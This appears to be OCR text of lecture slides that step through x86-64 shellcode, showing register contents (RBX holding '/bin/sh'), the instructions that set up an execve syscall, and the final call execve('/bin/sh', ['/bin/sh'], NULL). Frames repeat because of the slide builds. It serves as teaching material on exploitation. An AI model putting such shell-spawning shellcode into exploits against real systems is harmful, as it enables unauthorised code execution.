
mov %rsp, %rsi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????


mov %0x3b, %al


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %0x3b, %al


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %0x3b, %al


RAX
0x000000000000003b
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????

syscall



RAX
0x000000000000003b
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP

syscall




sys_execve(char *filename, char *argv[], char *envp[]);

syscall



sys_execve(char *filename, char *argv[], char *envp[]);

syscall



sys_execve(“/bin/sh” , [“/bin/sh”], NULL);